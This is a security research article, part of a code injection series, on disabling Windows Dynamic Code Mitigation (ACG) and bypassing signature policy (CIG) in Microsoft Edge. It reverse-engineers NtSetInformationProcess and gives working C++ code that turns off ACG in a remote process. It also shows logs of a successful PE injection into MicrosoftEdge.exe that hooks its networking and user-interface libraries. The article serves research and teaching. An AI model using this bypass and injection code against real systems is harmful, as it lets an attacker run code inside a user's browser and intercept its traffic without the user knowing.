


Disable Dynamic Code Mitigation (ACG)

Code injection series part 4

Prerequisites: This paper requires some knowledge about Windows system programming. Also, it is mandatory to be familiar with concepts presented in Code injection series part 1.

1. Introduction

In this post I am going to show how to bypass Binary Signature Mitigation Policy and disable Dynamic Code Mitigation Policy implemented in Windows 10 to protect some process. Without these bypasses it is not possible to inject and deploy hooks into Microsoft Edge.

Some tools I use to work on code injection:

- Microsoft Visual Studio
- Sysinternal Process Explorer
- Sysinternal Procmon
- Sysinternal DebugView
- X64dbg
- Windbg
- Ghidra

Contact information:

- emeric.nasi[at]sevagas.com – ena.sevagas[at]protonmail.com
- https://twitter.com/EmericNasi
- https://blog.sevagas.com/ - https://github.com/sevagas

2. Table of content

1. Introduction 0
2. Table of content 1
3. Microsoft mitigation policies 2
   - 3.1. Attempt to Inject into Microsoft Edge 2
   - 3.2. Dynamic Code Policy (ACG) 2
   - 3.3. Binary Signature Policy (CIG) 2
   - 3.4. Detect Mitigation Policy 3
4. Dynamic Code Mitigation Analysis 4
   - 4.1. Information from Microsoft documentation 4
   - 4.2. View from the debugger 5
   - 4.3. EPROCESS structure 5
   - 4.4. NtSetInformationProcess in Kernel 6
   - 4.5. Analysis lessons 7
5. Mitigation policies bypass 8
   - 5.1. Bypass Binary Signature Mitigation Policy (CIG) 8
   - 5.2. Bypass Dynamic Code Mitigation Policy (ACG) 8
   - 5.3. Inject into Microsoft Edge 9
   - 5.4. Some additional tests 10
6. Going further 11
   - 6.1. Is this a vulnerability? 11
   - 6.2. Further readings about code injection 11

3. Microsoft mitigation policies

3.1. Attempt to Inject into Microsoft Edge

If you have read code injection part 2, you know Firefox implements protections against code injection, and these protections can be easily bypassed. Microsoft Edge is much more protected and benefits from the latest native Microsoft security protections.

Some of the noticeable protections:

- Sandboxed Appcontainer process
- CFG
- ACG
- CIG
- Child process creation prevention

Our objective since part 1 is to be able to inject and run a complex code inside another process, and deploy hooks in there. ACG and CIG are the two problematic protection we have to counter in order to do that in Microsoft Edge.

3.2. Dynamic Code Policy (ACG)

As seen on Microsoft documentation:

"ACG: Code cannot be dynamically generated or modified

With ACG enabled, the Windows kernel prevents a content process from creating and modifying code pages in memory by enforcing the following policy:

1. Code pages are immutable. Existing code pages cannot be made writable and therefore always have their intended content. This is enforced with additional checks in the memory manager that prevent code pages from becoming writable or otherwise being modified by the process itself. For example, it is no longer possible to use VirtualProtect to make an image code page become PAGE_EXECUTE_READWRITE.
2. New, unsigned code pages cannot be created. For example, it is no longer possible to use VirtualAlloc to create a new PAGE_EXECUTE_READWRITE code page."

This is enforced by setting the *DynamicCodePolicy* in the process. In our case, it means hooking is not possible anymore since hooking necessitate to change permission on code pages to insert trampolines.

3.3. Binary Signature Policy (CIG)

As seen on Microsoft documentation:

Process Signature Policy (CIG –Code Integrity Guard)

« The policy of a process that can restrict image loading to those images that are either signed by Microsoft, by the Windows Store, or by Microsoft, the Windows Store and the Windows Hardware Quality Labs (WHQL). "With this policy in place, the kernel will fail attempts to load a DLL that is not properly signed »

This is enforced by setting the *ProcessSignaturePolicy* in the process. Coming back to code injection, the interest of this feature is it will prevent DLL injection.

3.4. Detect Mitigation Policy

Windows API allow to get and set mitigation policy. Here is an implementation of a function used to detect if ACG is enabled:

```
#define GET_MITIGATION(proc, p, b, s) \
    if (!GetProcessMitigationPolicy((proc), (p), (b), (s))) { \
        if (0) { my_dbgprint(" Error: %d", GetLastError()); } \
} else


/*
Return true is target process has ProcessDynamicCodePolicy mitigation policy
This policy prevents to use virtual protect or virtual alloc for executable memory
This prolicy does not apply to a calling process which does not have the policy but only to the target
process itself
*/
BOOL MagicSecurity::IsDynamicCodePreventionEnabled(DWORD targetPid)
{
    HANDLE proc;
    // OPen process
    proc = OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, targetPid);
    if (proc != NULL)
    {
        PROCESS_MITIGATION_DYNAMIC_CODE_POLICY                dynamicCode = { 0 };
        GET_MITIGATION(proc, ProcessDynamicCodePolicy, &dynamicCode, sizeof(dynamicCode)) {
            return dynamicCode.ProhibitDynamicCode;
        }
        CloseHandle(proc);
    }
    else
    {
        my_printf("   [!] Could not open process.\n");
    }
    return FALSE;
}
```

4. Dynamic Code Mitigation Analysis

4.1. Information from Microsoft documentation

Mitigation policies are well documented on Microsoft documentation

The next function is used to retrieve a given mitigation policy from a given process:

```
BOOL GetProcessMitigationPolicy(
    _In_ HANDLE hProcess,
    _In_ PROCESS_MITIGATION_POLICY MitigationPolicy,
    _Out_writes_bytes_(dwLength) PVOID lpBuffer,
    _In_ SIZE_T dwLength
    );
```

The function below is used to set mitigation policy for the current process:

```
BOOL SetProcessMitigationPolicy(
    _In_ PROCESS_MITIGATION_POLICY MitigationPolicy,
    _In_reads_bytes_(dwLength) PVOID lpBuffer,
    _In_ SIZE_T dwLength
    );
```

Here is the enumeration of the different kind of mitigation policies:

```
typedef enum _PROCESS_MITIGATION_POLICY {
  ProcessDEPPolicy,
  ProcessASLRPolicy,
  ProcessDynamicCodePolicy,
  ProcessStrictHandleCheckPolicy,
  ProcessSystemCallDisablePolicy,
  ProcessMitigationOptionsMask,
  ProcessExtensionPointDisablePolicy,
  ProcessControlFlowGuardPolicy,
  ProcessSignaturePolicy,
  ProcessFontDisablePolicy,
  ProcessImageLoadPolicy,
  ProcessSystemCallFilterPolicy,
  ProcessPayloadRestrictionPolicy,
  ProcessChildProcessPolicy,
  MaxProcessMitigationPolicy,
  ProcessSideChannelIsolationPolicy
} PROCESS_MITIGATION_POLICY, *PPROCESS_MITIGATION_POLICY;
```

I found it strange that GetProcessMitigationPolicy allows to access a remote process and the SetProcessMitigationPolicy only works on current process. When I looked at the Microsoft page describing the *_PROCESS_MITIGATION_DYNAMIC_CODE_POLICY* structure, I had even more doubts.

```
typedef struct _PROCESS_MITIGATION_DYNAMIC_CODE_POLICY {
    union {
        DWORD Flags;
        struct {
            DWORD ProhibitDynamicCode : 1;
            DWORD AllowThreadOptOut : 1;
            DWORD AllowRemoteDowngrade : 1;
            DWORD AuditProhibitDynamicCode : 1;
            DWORD ReservedFlags : 28;
        } DUMMYSTRUCTNAME;
    } DUMMYUNIONNAME;
} PROCESS_MITIGATION_DYNAMIC_CODE_POLICY, *PPROCESS_MITIGATION_DYNAMIC_CODE_POLICY;
```

The description of AllowRemoteDowngrade flag is interesting:

> "Set (0x1) to allow non-AppContainer processes to modify all of the dynamic code settings for the calling process, including relaxing dynamic code restrictions after they have been set. »

At this point I assumed there had to be a way to remotely modify dynamic code settings!

4.2. View from the debugger

I called SetProcessMitigationPolicy in a debugger here is what I saw.

A call to *SetProcessMitigationPolicy(2,PVOID -> lpBuffer -> 5,4)*
Becomes a call to *NtSetInformationProcess((HANDLE)-1, 0x34, PVOID ->0x0000000500000002, 8);*
Where:

- (HANDLE)-1 is the current process handle in ntdll
- 0x34 is a value in PROCESS_INFORMATION_CLASS enum corresponding to mitigation policies.
- 0x0000000500000002 -> 5 is the flag we set, 2 is ProcessDynamicCodePolicy in PROCESS_MITIGATION_POLICY enum
- 8 is the size of the 64bit integer/structure in previous field

Here is the NtSetInformationProcess header:

```
/*
Declaration to be able to call NtSetInformationProcess
*/
typedef NTSTATUS (NTAPI* type_NtSetInformationProcess)(
        IN HANDLE                 ProcessHandle,
        IN PROCESS_INFORMATION_CLASS ProcessInformationClass,
        IN PVOID                  ProcessInformation,
        IN ULONG                  ProcessInformationLength
        );
extern type_NtSetInformationProcess NtSetInformationProcess;
```

Now we have enough information to write a function which remotely sets a Mitigation policy, if you want to look at it and see how to disable DynamicCodeMitigationPolicy, jump here. Stay here for kernel side reverse engineering ^^.

4.3. EPROCESS structure

First, note that process Mitigation Policies are stored in the EPROCESS structure which is kernel structure describing a process. You can check that with windbg:

dt ntdll!_EPROCESS -r1 -t

```
...
   +0x850 MitigationFlags   : Uint4B
   +0x850 MitigationFlagsValues : <anonymous-tag>
      +0x000 ControlFlowGuardEnabled : Pos 0, 1 Bit
      +0x000 ControlFlowGuardExportSuppressionEnabled : Pos 1, 1 Bit
      +0x000 ControlFlowGuardStrict : Pos 2, 1 Bit
      +0x000 DisallowStrippedImages : Pos 3, 1 Bit
      +0x000 ForceRelocateImages : Pos 4, 1 Bit
      +0x000 HighEntropyASLREnabled : Pos 5, 1 Bit
      +0x000 StackRandomizationDisabled : Pos 6, 1 Bit
```

```
       +0x000 ExtensionPointDisable : Pos 7, 1 Bit
       +0x000 DisableDynamicCode : Pos 8, 1 Bit
       +0x000 DisableDynamicCodeAllowOptOut : Pos 9, 1 Bit
       +0x000 DisableDynamicCodeAllowRemoteDowngrade : Pos 10, 1 Bit
       +0x000 AuditDisableDynamicCode : Pos 11, 1 Bit
       +0x000 DisallowWin32kSystemCalls : Pos 12, 1 Bit
...
```

On my machine (Windows 10 1903), the MitigationFlags are located at EPROCESS+0x850.

4.4. NtSetInformationProcess in Kernel

Next, I opened NtSetInformation kernel code with Ghidra to confirm what I tested. The NtSetInformationProcess is huge and handles a lot of things. The part concerning mitigation policy is when ProcessInformationClass is equal to 0x34.

```
case 0x34:
   bVar33 = false;
   bVar6 = false;
   if (ProcessInformationLength != 8) break;

   plVar28 = *ProcessInformation;
   mitigationPolicy = (int)plVar28;
   if ((ProcessHandle != 0xffffffffffffffff) && (mitigationPolicy != 2)) break;
```

In the code above we can see why it is only possible to modify DynamicCodePolicy on a remote process. MitigationPolicy has to be DynamicCodePolicy (2) if process handle is not the current process (HANDLE(-1)).

Concerning DynamicCodePolicy there are two behaviors, one when target is current process and one if its remote process.

```
   case 2:
      ...
      if (ProcessHandle == 0xffffffffffffffff) { // current process (HANDLE(-1))
   code_r0x0001407c3c68:
      ...
     }
      else {
       ...
        if (-1 < iVar9) {
         bVar31 = true;
         // if target process is current process goto block handling current process
         uVar26 = IoGetCurrentProcess();
         if (pEprocessStruct == uVar26) goto code_r0x0001407c3b8b;
        }
       ...
      }
```

Here are the verification done for the remote process case:

```
// pEprocessStruct is the EPROCESS structure for the remote process.

 if ((*(uint*)(pEprocessStruct + 0x850) & 0x100) != 0) {  // If remote process has ProhibitDynamicCode
flag set
  memset(alStack632, 0, 0x20);
  SeCaptureSubjectContextEx(0);
  lVar13 = RtlIsSandboxedToken(alStack632, '\x01');
  SeReleaseSubjectContext();
  lVar17 = RtlIsSandboxedToken((longlong*)0x0, bVar1);
  if (((((char)lVar17 != '\0') || ((char)lVar13 == '\0')) ||  // If current process is sandboxed ->
FAIL
```

```
   ((*(uint*)(pEprocessStruct + 0x850) & 0x400) == 0)) &&  // If remote process has 
AllowRemoteDowngrade fag set to 0 and current process does not have SE_DEBUG privilege -> FAIL
   (uVar27 = SeSinglePrivilegeCheck(SeDebugPrivilege, bVar1), bVar5 = true,
   (char)uVar27 == '\0')) break;
 }
```

If conditions are met, the instruction below is called which set the new flag value in EPROCESS:

```
RtlInterlockedSetClearBits((uint*)(pEprocessStruct + 0x850), uVar28, uVar30);
```

4.5. Analysis lessons

Lesson 1: A medium integrity process can disable *DynamicCodePolicy* for another process with AllowRemoteDowngrade set to 1 (ex. Microsoft Edge).

Lesson 2: Only process with SE_DEBUG privilege enabled can disable *DynamicCodePolicy* from another process with AllowRemoteDowngrade set to 0 (ex browser_broker.exe).

Lesson 3: An AppContainer process such as MicrosoftEdge process can set policy of another sandboxed process which has policy at 0 but it cannot remove as it is not allowed for sandboxed process. So MicrosoftEdge.exe cannot disable *DynamicCodePolicy* from MicrosoftEdgeCP.exe

5. Mitigation policies bypass

5.1. Bypass Binary Signature Mitigation Policy (CIG)

Signature policy is not a problem when using the PE injection method described in Code Injection Series Part 1. PE injection method does not rely on DLL injection so the bypass is not a problem.

5.2. Bypass Dynamic Code Mitigation Policy (ACG)

Based on the analysis in section 4 we saw its possible to remotely disable ACG. For that, we are going to write a SetRemoteProcessMitigationPolicy method.

```
BOOL MagicSecurity::SetRemoteProcessMitigationPolicy(
    DWORD targetPid,
    PROCESS_MITIGATION_POLICY MitigationPolicy,
    PVOID                     lpBuffer,
    SIZE_T                    dwLength
)
{
    BOOL result = FALSE;

    HANDLE proc = OpenProcess(PROCESS_ALL_ACCESS | PROCESS_SET_INFORMATION, FALSE, targetPid);
    if (proc != NULL)
    {

        type_NtSetInformationProcess NtSetInformationProcess =
(type_NtSetInformationProcess)GetProcAddress(GetModuleHandle("ntdll.dll"), "NtSetInformationProcess");

        // Build ProcessMitigationPolicy structure to pass as ProcessInformation (DWORD policy value we
want to set + DWORD policy index in  PROCESS_MITIGATION_POLICY enum)
        uint64_t policy = *(DWORD *)lpBuffer;
        policy = policy << 32;
        policy += (DWORD)MitigationPolicy;

        NTSTATUS ret = NtSetInformationProcess(
            proc,
            (PROCESS_INFORMATION_CLASS)0x34,// For ProcessMitigationPolicy value
            &policy,
            sizeof(policy)
        );
        if (ret == 0)
            result = TRUE;
        else
        {
            my_dbgprint("   [!] NtSetInformationProcess failed. ret value:%d \n", ret);
        }

        CloseHandle(proc);
    }
    else
    {
        my_dbgprint("   [!] Failed to open target process");
    }

    return result;
}
```

Without administrator privileges it is possible to disable PROCESS_MITIGATION_DYNAMIC_CODE_POLICY if *AllowRemoteDowngrade* is set to 1 such as with Microsoft Edge process. It is also possible to set dynamic policy without restriction if DEBUG privilege is set.


You can use the code below to disable ACG on a remote process. It works without any privileges if *AllowRemoteDowngrade* flag is set:

```
/**
    MagicSecurity::EnableWindowsPrivilege(SE_DEBUG_NAME); // Attempt to acquire debugging privilege

    // Check if dynamic code is blocked
    my_dbgprint(" [+] Check for dynamic code mitigation policy... \n");
    if (MagicSecurity::IsDynamicCodePreventionEnabled(targetPid))
    {
        my_dbgprint("    [!] Dynamic code mitigation policy is enabled. This might be challenging! \n");
        my_dbgprint(" [+] Attempt to disable code mitigation policy... \n");
        PROCESS_MITIGATION_DYNAMIC_CODE_POLICY                dynamicCode = { 0 };
        if (MagicSecurity::SetRemoteProcessMitigationPolicy(targetPid, ProcessDynamicCodePolicy,
&dynamicCode, sizeof(dynamicCode)))
            my_dbgprint("    [-] Success! \n");
        else
            my_dbgprint("    [!] Failed :( \n");
    }
    else
    {
        my_dbgprint("    [-] Dynamic code mitigation policy is disabled. \n");
    }
```

5.3. Inject into Microsoft Edge

This block of code can be inserted in the PE injection code presented in Code injection series part 1, allowing to bypass CIG and ACG and inject and deploy hooks into Microsoft Edge



```
*******************************************************************
************************ Starting PE injection ******************
*******************************************************************

[+] Enable SeDebugPrivilege privilege
  [!] Failure
[+] Target: MicrosoftEdge.exe

*********** Injecting 9612 ***************
[+] Open remote process with PID 9612
[+] Check for dynamic code mitigation policy...
  [!] Dynamic code mitigation policy is enabled!
[+] Attempt to disable code mitigation policy...
  [-] Success!
[+] Injecting module via win APIs...
  [-] Allocate memory in remote process
  [-] Allocate memory in current process
  [-] Duplicate module memory in current process
  [-] Patch relocation table in copied module
  [-] Copy modified PE in remote process and apply equivalent section protection (avoid RWX)
[+] Execute remote code vie CreateRemoteThread...
[+] Success :)
[+] ^('O')^ < Bye!
```

```
PaRAMsite: Injection success. Enter PaRAMsite thread
PaRAMsite: param is 0000000000424242
PaRAMsite: [+] Start CRT...
PaRAMsite: [+] Main thread (thread id: 9160)
PaRAMsite: [+] PaRAMsite running from: C:\Windows\SystemApps\Microsoft.MicrosoftEdge_
PaRAMsite: [+] Hooking winhttp.dll ...
PaRAMsite: [+] Hooking wininet.dll ...
PaRAMsite: [+] Hooking urlmon.dll ...
PaRAMsite: [+] Hooking kernel32.dll ...
PaRAMsite: [+] Hooking ws2_32.dll ...
PaRAMsite: [+] Hooking User32.dll ...
PaRAMsite: All Hooked installed.
PaRAMsite: InternetConnectW hook triggered!
PaRAMsite: HttpOpenRequestW hook triggered!
```

5.4. Some additional tests

Test 1: Disable MicrosoftEdge DynamicCodePolicy   from a medium process and failed attempt to disable ProcessSignaturePolicy

```
[+] Target: MicrosoftEdge.exe
 [+] Mitigation Policy for PID 7224
   [-] ProcessSignaturePolicy
       -> EnableMicrosoftSignedOnly           0
       -> EnableMitigationOptIn               1
   [-] ProcessDynamicCodePolicy
       -> EnableProhibitDynamicCode           1
       -> EnableAllowThreadOptOut             0
       -> EnableAllowRemoteDowngrade          1
[+] Enable SeDebugPrivilege privilege
   [!] Failure
[+] Attempt to disable code mitigation policy...
   [-] Success!
 [+] Attempt to disable code signature policy...
   [!] NtSetInformationProcess failed. ret value:-1073741811
   [!] Failed :(
 [+] Mitigation Policy for PID 7224
   [-] ProcessSignaturePolicy
       -> EnableMicrosoftSignedOnly           0
       -> EnableMitigationOptIn               1
   [-] ProcessDynamicCodePolicy
       -> EnableProhibitDynamicCode           0
       -> EnableAllowThreadOptOut             0
       -> EnableAllowRemoteDowngrade          0
```

Test 2 : Inject into MicrosoftEdge and attempt to disable MicrosoftEdgeCP DynamicCodePolicy and BinarySignaturePolicy from there

```
00000073      226.61706543    [8864] PaRAMsite: Injection success. Enter PaRAMsite thread
00000074      227.13078308    [8864] PaRAMsite: [+] Start CRT...
00000075      227.13172913    [8864] PaRAMsite: [+] Main thread (thread id: 4744)
00000076      227.13192749    [8864] PaRAMsite:  [+] PaRAMsite running from:
C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdge.exe.
00000077      227.13197327    [8864]  [+] Mitigation Policy for PID 8864
00000086      227.13282776    [8864]   [-] BinarySignaturePolicy
00000087      227.13290405    [8864]      -> EnableMicrosoftSignedOnly           0
00000088      227.13294983    [8864]      -> EnableMitigationOptIn               1
00000089      227.13301086    [8864]   [-] ProcessDynamicCodePolicy
00000090      227.13308716    [8864]      -> EnableProhibitDynamicCode           1
00000091      227.13313293    [8864]      -> EnableAllowThreadOptOut             0
00000092      227.13317871    [8864]      -> EnableAllowRemoteDowngrade          1
00000100      227.13359070    [8864]  [+] Attempt to disable code mitigation policy...
00000101      227.13365173    [8864]   [!] NtSetInformationProcess failed. ret value:-1073741790
```

```
00000102    227.13369751    [8864]   [!] Failed :(
00000103    227.13374329    [8864]  [+] Attempt to disable code signature policy...
00000104    227.13380432    [8864]   [!] NtSetInformationProcess failed. ret value:-1073741811
00000105    227.13385010    [8864]   [!] Failed :(
00000106    227.13389587    [8864]  [+] Mitigation Policy for PID 8864
00000115    227.13433838    [8864]   [-] BinarySignaturePolicy
00000116    227.13438416    [8864]      -> EnableMicrosoftSignedOnly          0
00000117    227.13444519    [8864]      -> EnableMitigationOptIn            1
00000118    227.13446045    [8864]   [-] ProcessDynamicCodePolicy
00000119    227.13452148    [8864]      -> EnableProhibitDynamicCode          1
00000120    227.13456726    [8864]      -> EnableAllowThreadOptOut           0
00000121    227.13461304    [8864]      -> EnableAllowRemoteDowngrade          1
```

6. Going further

6.1. Is this a vulnerability?

In my opinion, this ACG disabling mechanism is not a security issue for Microsoft Edge. If you have executable running on the system such as malware or hooking tool you can disable ACG on another process. However, this is not a vulnerability because it cannot be exploited for sandbox escape scenario where Edge browser would have been compromised via a JavaScript vulnerability for example.

This may be however problematic for people who would want to use ACG to protect non sandboxed process. If a medium integrity process with ACG is compromise, this process can inject into another medium process and have that process disable its Dynamic Code Mitigation Policy. It may need admin rights however if EnableAllowRemoteDowngrade is set to 0.

6.2. Further readings about code injection

I you want to learn more about code injection I suggest you read the other posts of the Code Injection series on https://blog.sevagas.com

For advanced reader, https://modexp.wordpress.com/ is awesome. The author describes a lot of advanced injection/execution techniques and provides proof of concepts.

On https://tyranidslair.blogspot.com/ you will find great posts about this topic and Windows security

Note: I am not a developer, so do not hesitate to send me source code improvement suggestion.